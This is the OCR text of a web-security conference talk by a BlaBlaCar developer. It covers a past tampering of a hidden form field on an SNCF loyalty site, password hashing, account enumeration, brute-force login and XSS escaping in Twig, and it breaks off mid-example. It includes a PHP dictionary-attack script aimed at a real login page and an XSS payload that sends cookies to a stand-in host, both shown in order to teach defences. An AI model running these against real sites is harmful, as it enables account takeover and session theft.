
Bla Bla Car
Web Security
Let's Hack to Protect!
Alain Tiemblo
Security Lead Developer

About Me

Alain Tiemblo

Web Security Lead Developer @ BlaBlaCar

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Why does security matter?

Disclaimer!

The following example is something I did years ago…!

Now I am an angel

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VOYAGEUR

au rythme de vos envies

SNCF

Plus vous voyagez, plus vous gagnez

Des services adaptés à vos besoins

Des réductions sur vos billets de train

DÉJÀ MEMBRE ?

N° de carte de fidélité

29090109 Votre n° de carte › *Égarée ?*

Mot de passe

Votre mot de passe › *Oublié ?*

Rester connecté

SE CONNECTER

PAS ENCORE MEMBRE?

S'INSCRIRE GRATUITEMENT

LE PROGRAMME

ACTUALITÉS

BESOIN D'AIDE

PARTAGEZ LE PROGRAMME

J'aime 3584

Partager sur Facebook

Tweet

NOS PARTENAIRES

AVIS EFFIA

Mentions légales | Conditions générales

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



story Bookmarks Tools Window Help
Tue 19:09:18 Alain
Vos primes et cadeaux | Voyageur
/home...o/echo.php
http://local...ranslate.php
Databases and Doctrine...
choice Field Type (curre...
Regex (current) - Symfo...
Mapper
Vos primes et cadeaux |...
sncf.com/logue/recompense/catalogue-prime
Google
simple, échangez vos points et vous recevrez par courrier un bon à utiliser en gare ou boutique.
1 400 points
1 400 points
Choisissez la quantité :
1
soit 1400 points
COMMANDER
Conditions de réservation / mentions légales
Prime Promo AS 2de cl
Concerts
Parcs de loisirs
Bon de réduction 7 euros Train
Les primes les plus consultées
Les primes les plus commandées
Mes dernières primes consultées


The Web page
The debugger
Vos primes et cadeaux | Voyageur
1 400 points
Choisissez la quantité :
soit 1400 points
COMMANDER
Conditions de réservation / mentions légales
Les primes les plus consultées
Les primes les plus commandées
Mes dernières primes consultées
Prime Promo AS 2de cl
Concerts
Parcs de loisirs
Bon de réduction 7 euros Train

1
<input id="qte" type="hidden" value="6" name="qte">

<img id="bt_commander" class="img_inline commander" title="Commander" src="./templates/trans.gif">
#monachat 916_style.css (line 1)
#bloc_quantite {
font-size: 12px;
font-weight: bold;
}
#monachat { 916_style.css (line 1)
border-collapse: collapse;
border-spacing: 0;
text-align: center;
}


Prime Promo AS 2de cl
Concerts
Parcs de loisirs
Bon de réduction 7 euros Train
Les primes les
Mes dernières
antite < div#monachat < div#fich...ENERIQUE < div.page...e_border < div#page_prime <
v class="selection_quantite">

1
<input id="qte" type="hidden" value="6" name="qte">

iv>
lass="selection_total">
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
SNCF
M. ALAIN TREMBLO
151 BOULEVARD JULES VERNE
44300 NANTES


Sprint Goal
To review
Blocked
In progress
Backlog
Next
Trips publication

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Password Hashing

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Do not store passwords clear!

- Compromising of databases
- Company’s responsibility

Hashing just the password is bad!

Hint:

“Based on 15 millions Google accounts, 50% of users choose from the same ~1 million passwords”

```
mysql> SELECT
    ->     SUBSTRING(password, 1, 12) AS pwd,
    ->     COUNT(*) AS nb,
    ->     GROUP_CONCAT(username) AS users
    -> FROM user
    -> GROUP BY password ORDER BY nb DESC LIMIT 10;
+--------------+----+-----------------------------------------------+
| pwd          | nb | users                                         |
+--------------+----+-----------------------------------------------+
| 0ebff516db2c |  7 | Julian,Sharon,Nelson,Britt,Idalia,Vernie,Richard |
| 212dbc3842fd |  7 | Annalisa,Paulita,Kathey,Jewel,Amie,Bert,Florence |
| 3cd1b98a95e3 |  7 | Rochell,Trina,Lera,Britni,Mandie,Candra,Loria    |
| 04422a6a714d |  6 | Emma,Jeannie,Lakendra,Samuel,Sandi,Marsha        |
| 72d40147b948 |  6 | Maryanne,Marylynn,Yolanda,Ericka,Sterling,Paris  |
| 88d9734ccc63 |  6 | Madelene,Tyra,Majorie,Erwin,Calandra,Glennie     |
| b65dfb3b13d7 |  6 | Emanuel,Philip,Neville,Rufina,Kenia,Ha           |
| 12a8152bd770 |  5 | Damon,Sandy,Lavenia,Hanna,Beulah                 |
| 2696718d7a33 |  5 | Elliot,Darell,Sid,Lazaro,Leah                    |
| 2704a57541c2 |  5 | Winona,Boyce,Lillie,Johana,Scarlett              |
+--------------+----+-----------------------------------------------+
10 rows in set (0.02 sec)
```

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Solutions

- concatenate password with a unique salt per user
- use a more complex algorithm such as bcrypt

They leaked data :(

Adobe
152M accounts

Ashley Madison
31M accounts

000webhost
14M accounts

gamigo
8M accounts

Heroes of Newerth
8M accounts

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Going further

';--have i been pwned?

https://haveibeenpwned.com

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Brute Force Password Reset

Principle

- Attacker has a large list of emails, and he wants to know which ones have an account on our website.

- He tries to reset the password for each email until he gets a message other than “This account doesn’t exist”...

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

Yep, this email has an account at BlaBlaCar.

Nope, this email has no account with us.

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Solution

- Always display a success message
- Do not reset passwords more than once a day

Brute Force Login

Principle

- Attacker has (somehow) obtained a member’s email.
- He also possesses a list of common passwords.
- He tries to log in using the email he’s obtained and the whole list of passwords.

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Testing a dictionary of passwords is as simple as that.

Thanks Fabien!

```php
<?php

require 'vendor/autoload.php';

$client    = new Goutte\Client();
$passwords = file('passwords.txt', FILE_IGNORE_NEW_LINES);

foreach ($passwords as $password) {
    $crawler = $client
        ->request('GET', 'https://www.blablacar.co.uk/login')
        ->selectButton('Log in')->form()
        ->submit($form, [
            '_username' => 'victim@example.com',
            '_password' => $password
        ])
    ;

    if (0 === count($crawler->filter('.alert-error'))) {
        echo "Password found: {$password}\n";
        break ;
    }
}
```

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
Solution

Limit number of login tries

Cross-Site Scripting



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

Hacker’s goal

Code injection

We need to gather information...



And we display them back.



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Unsafe code looks like:

```
<h1 class="user-presentation">Hello <?php echo $name ?></h1>
```

What if hacker sets his name to:

```
<b>Alain</b>
```

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Even worse:

```
<script>
    document.location = 'http://spoof.com?cookie=' + document.cookies;
</script>
```

```
<iframe src="http://spoof.com"></iframe>
```

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Solutions

- Proper escaping strategy taking care of the encoding

```
<h1 class="user-presentation">
    Hello <?php echo htmlspecialchars($name, ENT_QUOTES | ENT_SUBSTITUTE, 'utf-8'); ?>
</h1>
```

- Use Twig template engine!

```
<h1 class="user-presentation">Hello {{ name }}</h1>
```

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Pitfall: wrong escaping strategy

```twig
{# file.html.twig #}
<div>{{ content }}</div>
```

=

```twig
{# file.html.twig #}
<div>{{ content | e }}</div>
```

=

```twig
{# file.html.twig #}
<div>{{ content | e('html') }}</div>
```

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html_attr

A better XML compliance

```twig
{# file.html.twig #}
<div class="{{ content }}"></div>
```

```twig
{# file.html.twig #}
<div class="{{ content|e('html_attr') }}"></div>
```

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js

`alert(document.cookie);` in `regex`?

```twig
{# file.html.twig #}
<script>
    var regex = {{ regex }};
    // ...
</script>

{# will output #}
<script>
    var regex = alert(document.cookie);
    // ...
</script>
```

```twig
{# file.html.twig #}
<script>
    var regex = {{ regex|e('js') }};
    // ...
</script>

{# will output #}
<script>
    var regex = alert\x28document.cookie\x29;
    // ...
</script>
```

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CSS

`FFFFFF;} body { display:none;` in `user_color`?

```twig
{# file.html.twig #}
<style>
    .custom_color {
        color: #{{ user_color }}
